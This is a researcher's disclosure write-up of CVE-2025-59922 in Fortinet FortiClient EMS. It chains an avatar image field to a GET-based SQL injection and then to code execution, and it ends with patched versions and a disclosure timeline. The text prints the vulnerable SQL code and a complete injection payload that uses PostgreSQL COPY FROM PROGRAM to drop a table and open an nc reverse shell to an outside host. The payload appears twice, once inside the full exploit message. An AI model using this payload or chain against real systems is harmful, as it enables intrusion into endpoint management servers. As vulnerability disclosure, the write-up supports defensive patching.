Fortinet Forticlient EMS RCE CVE-2025-59922 and one IMG tag to rule them all
Introduction
Recently we dived into Fortinet EMS for vulnerability research, as we like to use our spare time to hone skills and keep customers safe by addressing zero-days.
We succeeded in chaining a simple img tag into a fully fledged remote code execution. This is not a 0-click pop the box exploit, but there are three good distinct ways to exploit this:
(These are seperate options and not something that depends on one another)
- Sending a specially crafted link to an EMS administrator. This can open in the background and will give us remote code execution. (CSRF style)
- Having access to either a client invitation link or having access to a client machine with forticlient (Not administrator, just a machine in the fleet).
- If the EMS is configured to allow any client to register without invitation then RCE is without interaction at all. This was the case in previous version.(Okay this is pretty close to 0-click pop the box exploit...)
Authenticated vs Unauthenticated Clarification
Often, vulnerabilities are tagged as either authenticated or unauthenticated. This can be misleading (usually not intentionally), because what really matters is the delivery method. A vulnerability may be authenticated but exposed through a GET endpoint that an attacker can trick a victim into visiting in millions of different ways. This can be far more severe than a vulnerability exposed through a POST request that is properly protected against Cross-Site Request Forgery. However, this distinction is often missing from vulnerability explanations and is also frequently omitted as a factor in CVSS scoring.
This vulnerability is authenticated, but it can be delivered in a very clever way, making it almost impossible to avoid.
EMS
Fortinet EMS is a centralized endpoint management platform that allows client devices to register with a designated management server, giving administrators full visibility and control over those endpoints. Because it provides deep access to an organization’s security infrastructure, it represents a particularly high‑value target. Compromising it could expose the most sensitive aspects of the company’s security operations.
The exploit
We began our work by reverse‑engineering the protocol used when a client initiates communication with the server during registration. In practical terms, this is similar to a device on your network installing FortiClient and then calling back to the endpoint management server (EMS).

The protocol uses a custom format with the following characteristics. The TYPE parameter controls what action the server will take on the request.
The UID and HASH values are obtained during the initial registration handshake. If EMS allows arbitrary clients to register, anyone could retrieve and abuse this information. However, if registration is restricted, an attacker would first need to compromise a legitimate client, or fetch an invitation link.

And when we talk about client compromise, we mean either gaining low‑privileged access to a machine in the network running FortiClient, or obtaining an invitation link with a valid registration code, allowing you to enroll a rogue device.
After this initial reverse engineering and having the protocol in place we started poking around in the UI. We quickly came across the feature for setting the users avatar. This allows users to pick a local file as an avatar and that image is then reflected all the way back to the admin console. This is a good attack surface.

(Note this image might not be the identical version we exploited)
We added our own avatar and started to listen on the network traffic sent. When intercepting this request we could see that the avatar feature uses TYPE=3 and sets some zlib compressed data in the DATA entity.
DATA_HEADER\nTYPE=3\nCHUNKS=1\n...\nSIZE=N\nDATA=zlibcompresseddata
After decompressing this stream we discovered the following byte stream at the start:
data:image/png;base64,""
This is particularly interesting, because this indicates that the stream is parsed in a URL-like context. Is it fetching this? Can we provide other schemes?
We forwarded the request and viewed the admin panel, and we could see the image reflected:

(Again, this specific image is from fortinets own documentation, not our specific instance.)
So the image from the zlib data stream is directly inserted into the src attribute like this
<img src="data:image/png;base64,imagedata">
This is a very limited gadget but sparked some ideas on what to try.
First we tried with external urls but the CSP policy was very strict, and only allowed internal domains on the same host.
Okay... we have one <img> tag and we only control the contents of the src attribute with arbitrary contents.
Since we can only load local urls, it's time to look for routes in the EMS that supports GET requests and has some interesting features.
Time to whip up the good ol' reverse engineering and read the code of all the EMS endpoints. We looked at so many artifacts, but most interesting features were wrapped in POST request, which is of no use, as we can only make GET requests.
But we soon discovered the /api/v1/malware/threats endpoint with the query parameter and some interesting code. Let's take a closer look at the specific method that the controller called:
def threats(cls, connection, query: str=None) -> List[dict]:
    sql_query = '\n            SELECT DISTINCT\n                threat_id   AS id,\n                threat_name AS name\n            FROM dbo.client_quarantine_files\n        '
    if query:
        sql_where = '\n                WHERE threat_name LIKE \'%{}%\'\n            '.format(query)
        sql_query += sql_where
    data = cls.execute(connection, sql_query) or []
    return data
Errr... That looks eerily like a very clear cut SQL injection. And after carefully accessing it with dynamic testing we could see that this was the case.
Great! A GET based SQL injection is more than we could ever wish for. Ideas started to flow. How about creating a payload that injects a malicious administrator so we can login? Resetting admin password?
We looked at the database and could see that it was postgresql. What about just popping the RCE straight from the database?
postgresql has some interesting features for this, if enabled. Namely the FROM PROGRAM directive which basically allows the database to call a binary directly.
Let's carefully craft a payload:
a');DROP TABLE IF EXISTS pwn;CREATE TABLE pwn(data text);COPY pwn FROM PROGRAM 'rm /tmp/a;mkfifo /tmp/a;cat /tmp/a|/bin/sh -i 2>&1|nc 192.168.0.54 8959 >/tmp/a';--
What this does is abuse postgresql's FROM PROGRAM feature that if enabled is an easy way to get remote code execution. Our payload launches a reverse shell that connects back to port 8959 using mkfifo and nc.
So now we have the following exploit chain:
- Craft the url with the SQL injection
- Either send it to an administrator or place it within the dashboard by abusing the
avatarmessage type.
This is our full exploit chain for this vulnerability
1. Sending the payload
Send the following message back to the EMS (zlib compression ignored for the purpose of showing the exploit), which will store our avatar as a url that exploits the GET based SQL injection on viewing.
DATA_HEADER\nTYPE=3\nCHUNKS=1\n...\nSIZE=N\n
DATA=/api/v1/malware/threats?query=a');DROP
TABLE IF EXISTS pwn;CREATE TABLE pwn(data t
ext);COPY pwn FROM PROGRAM 'rm /tmp/a;mkfifo
 /tmp/a;cat /tmp/a|/bin/sh -i 2>&1|nc 192.168.0.54 8959 >/tmp/a';--
2. Wait for admin to view the dashboard
....
3. Get a reverse shell

Patches
This issue was remediated and assigned CVE-2025-59922 and a patch is readily available. More info at: https://www.fortiguard.com/psirt/FG-IR-25-735
| Version | Affected | Solution |
|---|---|---|
| FortiClientEMS 7.4 | 7.4.3 through 7.4.4 | Upgrade to 7.4.5 or above |
| FortiClientEMS 7.4 | 7.4.0 through 7.4.1 | Upgrade to 7.4.5 or above |
| FortiClientEMS 7.2 | 7.2.0 through 7.2.10 | Upgrade to 7.2.12 or above |
| FortiClientEMS 7.0 | 7.0 all versions | Migrate to a fixed release |
| Date | Affected |
|---|---|
| July 28, 2025 | Vulnerability reported |
| Aug 14, 2025 | Vulnerability confirmed |
| Jan 14 | Patch released |